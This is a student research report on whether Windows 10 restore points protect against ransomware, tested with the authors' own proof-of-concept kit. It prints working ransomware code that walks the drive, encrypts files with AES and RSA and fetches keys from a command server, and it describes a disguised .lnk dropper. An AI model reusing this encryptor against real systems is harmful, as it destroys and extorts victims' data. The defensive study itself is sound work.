A report on the Windows issues to protect users during a ransomware attack

Diogo Gomes
Network Engineering Master's Degree
Universidade do Porto
up201805367@up.pt

Rogério Rocha
Network Engineering Master's Degree
Universidade do Porto
up201805123@up.pt

Telmo Ribeiro
Computer Science Master's Degree
Universidade do Porto
up201805124@up.pt

***Abstract*—This report delves into ransomwares and some of the tools Windows 10 provides to protect the user from this malware. We aim to test and discuss how this features don't always work to restore the users files and as such, when a ransomware finishes it's encryption, if the user manages to roll back to a previous point, data among .txt files, .docx and many others will be lost.**

***Index Terms*—ransomware, lnk, shadow copies, windows10, restore points**

I. Contextualization of the Problem

In the first assignment we presented a paper that discusses the ransomware's state-of-the-art. Upon reading the bibliography needed to develop such paper we found that the most effective way to mitigate ransomware's consequences is to have backups. While exploring these mitigation techniques we came across shadow copies and the basis to the Windows 'Restore Points' feature, which allows the user to create, manage and restore to previous system's environments.

There is a plethora of information such as programs, windows updates, drivers updates, etc. that tend to be protected by such feature, which creates shadow copies that are commonly referred to [1] as a possible solution to revert from a ransomware attack. Although, it can indeed return functionality to the system in most cases, if the ransomware is not able to delete such copies, the vast majority of user data will still be in it's encrypted state after the system restoration. That being the case, we will face this problem as a security issue in the sense that the OS alone cannot prevent the damage done after a massive encryption.

As a proof of concept, we developed a kit which, although basic in it's nature, allowed us to analyze the issue at hand. The kit is composed by four executables, them being a key generator, the Command and Control Server (C&C Server), an encryptor and a decryptor.

As we are analyzing the actions preformed by the ransomware itself, we took as granted that phases in which social engineering is involved had already occurred as well as the Exploit Kit had done it's part and already left the payload injector on the Victim's Computer. To mention a way this could be done up until recently, we have Exploit Kits that would query for the Windows Defender exclusions paths and tries to inject the payload at these folders. [2]

II. Architecture/Design of the POC

In our Project we use a .lnk file to download and execute automatically our ransomware on the victim's computer (Payload Injection file). LNK files are a Windows Shortcut that serve as pointers to open files, folders, or applications. LNK files are based on the Shell Link binary file format, which holds information used to access another data object. These files can be created manually using the standard right-click create shortcut option or sometimes they are created automatically while running an application. These files can instruct legitimate applications like PowerShell or CMD to download and even execute malicious files [4] [6]. To trick the victim we disguise this shortcut file as a normal .txt file, when in reality, this file is a pointer to the Windows Powershell and automatically runs commands to download and execute our Ransomware. To do that we simply add the Powershell path to the .lnk file followed by the desired commands. It's important to note that, in an attempt to obfuscate this commands, we used base64 encoding.

As stated before, we are taking as granted that the payload injector has already been delivered to the victims computer and that it is executed by the victim, and as such it proceeds as follows:


- The injector downloads and executes our encryptor.
- The encryptor then sends a request to our remote Command and Control Server asking for the public key
- It will then search for all the files with the extension '.txt' (that do not require administrator privileges to open) and, helped the provided public key, will encrypt these files changing their extension to '.CC4031'.

Figure 1 - Function requesting the public key

Regarding the mentioned keys, we use the RSA cryptographic system to generate both private and public keys. As for the encryption, we firstly generate a random session key, then we use the public key to encrypt the generated session key and use the session key (before encryption) to encrypt the file data, after that we replace the file data with the encrypted session key, the nounce, the tag and finally the encrypted data itself. Once this process is done, the file extention is changed and the program finishes.

Once the encryptor finishes, the victim will be prompted with a ransomnote (HTML file) that will inform the victim on the current situation of the encrypted files and ask for a payment in order to restore the files (Note that any changes made to the encrypted files will permanently devoid them from the possiblity of decryption, rendering any attempts at third party decryption useless). The victim then has to send an email to the attacker's (us) email present in the ransomnote with proof of the payment. Once that proof is received the decryptor is sent to the victim via email, and once ran it will decrypt the files as follows:

- The decryptor requests the private key from the Command and Control Center
- Once the key is received, it will then find all the files with the '.CC4031' extension and it will decrypt them, restoring them to how they were before the encryptor was executed.



```
def get_private_key():
    print('Creating socket...')
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        print('Connecting to C&C Server...')
        s.connect((IP_ADDRESS, PORT))

        s.send('private_key required!'.encode())
        print('Retrieving private_key.pem...')
        private_key = s.recv(2048)

        with open('private_key.pem', 'wb') as private_key_file:
            private_key_file.write(private_key)
        s.close()
    print('Done Retrieving: private_key.pem')
```


Figure 2 - Function requesting the private key

III. Relevant Implementation Details

In this section we will mention any unusual practice we made for the sake of testing the issue and highlight parts of the code we deem note worthy.

We used Python 3.10.8 to develop the vast majority of the files and choose to use the pyCryptodome 3.16.0 library to handle with powerful and state-of-the-art encryption methods.

The keysGenerator.py uses the RSA-2048 cryptographic system to generate a key which from which the private and public key derive from.




```
print('Generating the keys...')
key = RSA.generate(2048)

with open('private_key.pem', 'wb') as private_key_file:
    private_key_file.write(key.export_key('PEM'))
print('Done Generating: private_key.pem')

with open('public_key.pem', 'wb') as public_key_file:
    public_key_file.write(key.public_key().export_key('PEM'))
print('Done Generating: public_key.pem')
```

Figure 3 - Function that generates the public and private keys

In the server.py we opted not to take advantage from multi-threading capabilities neither renew the keys for each different device that connects to the server.

The reason for those choices comes to the Proof of Concept (POC) nature of the project, as we are interested in the response from a given machine and not in the spreading capabilities of this kind of malware. It is worth mention that we developed the server in a way that we can easily make it work between devices in the same local network, only has by changing the static IP_ADDRESS in the files to the C&C server's IP address.

The encryptor.py tries to establish connection with the C&C Server to retrieve the public key. It will search for all the files in the system that share one of the extensions in the extension tuple, appending it to a list.




```
def get_file_paths(encrypted_extensions):
    file_paths = []
    for root, _, files in os.walk('C:\\'):
        for file in files:
            _, file_extension = os.path.splitext(root+'\\'+file)
            if file_extension in encrypted_extensions:
                file_paths.append(root+'\\'+file)
    print('Done Getting File Paths')
    return file_paths
```

Figure 4 - Function that scans the computer files

Then, for each file in the list it will generate a session key, and later encrypt that session key with the public key, using an implementation of the PKCS 1 standard. The non-encrypted session key is used to encrypt the file data using an implementation of the AES standard. Then, the original file is overwritten with the encrypted session key, nonce, tag and the now encrypted file data. The file extension is changed to '.CC4031'.

This process is repeated to every file in the list and then the public key is removed from the machine.




```
def encrypt(file_path, public_key_file):
    with open(file_path, 'rb') as file:
        data = file.read()

    with open (public_key_file, 'rb') as pk_file:
        key = RSA.import_key(pk_file.read())

    session_key = get_random_bytes(16)

    cipher = PKCS1_OAEP.new(key)
    encrypted_session_key = cipher.encrypt(session_key)

    cipher = AES.new(session_key, AES.MODE_EAX)
    ciphertext, tag = cipher.encrypt_and_digest(data)

    with open(file_path, 'wb') as file:
        [ file.write(x) for x in (encrypted_session_key, cipher.nonce, tag, ciphertext) ]

    file_name, _ = os.path.splitext(file_path)
    os.rename(file_path, file_name + '.CC4031')

    print('Done Encrypting: ' + file_path)
```

Figure 5 - Function that encrypts the files

The reason why we choose the '.txt' extension lays on the fact that we are searching for user files in an environment

that simulates a Windows 10 fresh install. In a real case scenario extensions like '.docx', '.xlsm', among others, could be targeted as well.
The decryptor.py implements a process that is almost the reverse from the one described above.



```python
def decrypt(file_path, private_key_file):
    with open(private_key_file, 'rb') as pk_file:
        key = RSA.import_key(pk_file.read())

    with open(file_path, 'rb') as file:
        encrypted_session_key, nonce, tag, ciphertext = [ file.read(x) for x in (key.size_in_bytes(), 16, 16, -1) ]

    cipher = PKCS1_OAEP.new(key)
    session_key = cipher.decrypt(encrypted_session_key)

    cipher = AES.new(session_key, AES.MODE_EAX, nonce)
    data = cipher.decrypt_and_verify(ciphertext, tag)

    with open(file_path, 'wb') as file:
        file.write(data)

    file_name, _ = os.path.splitext(file_path)
    os.rename(file_path, file_name + '.txt')

    print('Done Decpyting: ' + file_path)
```

Figure 6 - Function that decrypts the files

IV. Evaluation/Validation Setup

The setup used during the evaluation is as it follows:

- Downloaded the Virtual Box from https://www.virtualbox.org/wiki/Downloads
- Downloaded the Virtual Machine from https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
- The Real-time protection may need to be turned off in the host machine before downloading our code since Windows Security flags it as a ransomware
- Drag and Drop the exes folder from the host machine to the Virtual Machine
- Run keysGenerator.exe
- Run server.exe
- Run encrytor.exe and verify file encryption
- Run decryptor.exe and verify file decryption
- Create recovery point
- Run keysGenerator.exe, IF the previous keys were removed
- Run server.exe, IF the server was shutdownw
- Run encryptor.exe
- Rollback to the recovery point and verify file encryption
- Verify that the OS did not stopped or mitigated the attack during it's execution

We were expecting to take actions like the one on step 3 since we had as a premise that the Exploit Kit would have found It is worth mentioning that the steps 5 through 8 are optional and only intend to show that the ransomware indeed works. One could skip them if the intent is only to evaluate the issue at hand.

V. Results and Discussion

As establish in the contextualization, we know that the intended purpose of the Recovery Tool is to protect the system functionality and is it not aimed to protect user files, so it is expectable that it did not recover the file from the encryption. However, since the 'recovery' feature is the software solution most commonly presented by Windows that one has to reverse damage over the OS, we consider that it would be, at least, good practice to allow it to save user files, although doing so would prove expensive. The fact that this kind of protection is off by default proves an issue on it's own.
The bigger problem at hand, which is the kernel of what we wanted to test, is that, during the encryption, after the system was already broken by the Exploit Kit, there seems to have no feature that stops or mitigates the ransomware. We can suggest that a software that can accurately detect the massive modification of files and notify the user in trade for some computer power, would be welcome.
We noticed other issues while developing this assignment such as sometimes Windows Security, even with Real-time protection turned on, detected malware only in part of the code that would not even be on the victim's machine (keysGenere-tor.exe) or did not detected at all, first we thought that it was related to the libraries import but because of the erratic and ever changing behaviour we couldn't come up with a satisfying explanation.
After the encryption, the windows restore point functionality is used, this allows the system to load a backup of a fresh installation where the encrypted files have not been encrypted yet.
When this restore is done, as expected, we noticed that the files are still encrypted. However, the outcome we were not expecting is that our encryptor cannot decrypt the files anymore.
These results didn't come as a surprise for us, since it is already known that the restore point functionality doesn't protect the user data. What we want to highlight is not only that the restore point was a dangerous feature during our attack, since it tampered with the system in a way that prevented us to decrypt the files as we once could but most importantly that, the mitigations proposed in the last assignment as well as the ones present in the bibliography, specially the recurring backup of user data in a drive that shall be stored unpluged are the ones we demmed the most effective.

VI. Conclusion

During this assignment our main goal was to understand the different mechanics that windows offer to mitigate the ransomware problem, such as test any possible solution to when the attack is already occurring.
As stated in the previous section, we come to the realization that such mechanics are often disabled by default or behave in a erratic fashion.
However, during the research we learn about the some recent efforts Windows has done against malwares. When first deciding how to exploit this system we though of Excel Macros, a exploit we had mention on our previous assignment, only to find out that office disables it by default since November, 2020 [8].
Then we though about the Windows Defender Exclusion Paths exploit, to learn they where patched recently as well.
To conclude, we can say that although exploits, and miss-

behave are a reality, from our experience in this assignment, the continuous effort by Microsoft is making such approaches continuous harder as well.

References

[1] J. S. Aidan, H. K. Verma and L. K. Awasthi, ”Comprehensive survey on petya ransomware attack”, Proc. Int. Conf. Next Gener. Comput. Inf. Syst. (ICNGCIS), Dec. 2017.

[2] G. Roy, ”Windows Defender Vulnerability allows anyone to read AV exclusions”. available at https://minerva-labs.com/blog/windows-defender-vulnerability-allows-anyone-to-read-av-exclusions, 2022

[3] M. Humayun, N. Z. Jhanjhi, A. Alsayat and V. Ponnusamy, ”Internet of things and ransomware: evolution mitigation and prevention”, Egypt. Informat. J..

[4] M. Lakshya, ”Rise of LNK (Shortcut files) Malware”. available at https://www.mcafee.com/blogs/other-blogs/mcafee-labs/rise-of-lnk-shortcut-files-malware, 2022

[5] M. Nitesh, ”Using Base64 for malware obfuscation”. available at https://resources.infosecinstitute.com/topic/using-base64-for-malware-obfuscation, 2020

[6] S. Benson, ”How Attackers are Using LNK Files to Download Malware”. available at https://www.trendmicro.com/en_us/research/17/e/rising-trend-attackers-using-lnk-files-download-malware.html, 2017

[7] P. O’Kane, S. Sezer and D. Carlin, ”Evolution of ransomware”, IET Networks, vol. 7, no. 5, 2018.

[8] ”Macros from the internet will be blocked by default in Office”. available at https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked, 2022

Our github: https://github.com/TelmoRibeiro/SdR-B